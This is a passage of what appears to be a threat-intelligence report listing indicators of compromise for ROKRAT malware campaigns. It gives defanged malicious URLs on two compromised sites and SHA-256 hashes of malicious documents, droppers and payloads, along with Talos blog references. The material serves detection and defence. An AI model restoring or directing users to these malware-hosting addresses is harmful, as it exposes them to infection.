- hxxp://old[.]jrchina[.]com/btob_asiana/udel_calcel.php?fdid=[base64_data]
- hxxp://old[.]jrchina[.]com/btob_asiana/appach01.jpg
- hxxp://old[.]jrchina[.]com/btob_asiana/appach02.jpg
- hxxp://old[.]jrchina[.]com/btob_asiana/udel_ok.ipp
- hxxp://old[.]jrchina[.]com/btob_asiana/udel_confirm.php

### "North Korean Human Rights" Campaign:

Maldoc sha256:
171e26822421f7ed2e34cc092eaeba8a504b5d576c7fd54aa6975c2e2db0f824
Dropper #1: a29b07a6fe5d7ce3147dd7ef1d7d18df16e347f37282c43139d53cce25ae7037
Dropper #2: eb6d25e08b2b32a736b57f8df22db6d03dc82f16da554f4e8bb67120eacb1d14
Dropper #3: 9b383ebc1c592d5556fec9d513223d4f99a5061591671db560faf742dd68493f
ROKRAT:: b3de3f9309b2f320738772353eb724a0782a1fc2c912483c036c303389307e2e

### "Evil New Year 2018" Campaign:

Maldoc sha256:
f068196d2c492b49e4aae4312c140e9a6c8c61a33f61ea35d74f4a26ef263ead
PNG : bdd48dbed10f74f234ed38908756b5c3ae3c79d014ecf991e31b36d957d9c950
ROKRAT:: 3f7827bf26150ec26c61d8dbf43cdb8824e320298e7b362d79d7225ab3d655b1

Network:

- hxxp://60chicken[.]co[.]kr/wysiwyg/PEG_temp/logo1.png

## References


http://blog.talosintelligence.com/2017/02/korean-maldoc.html

http://blog.talosintelligence.com/2017/04/introducing-rokrat.html

http://blog.talosintelligence.com/2017/11/ROKRAT-Reloaded.html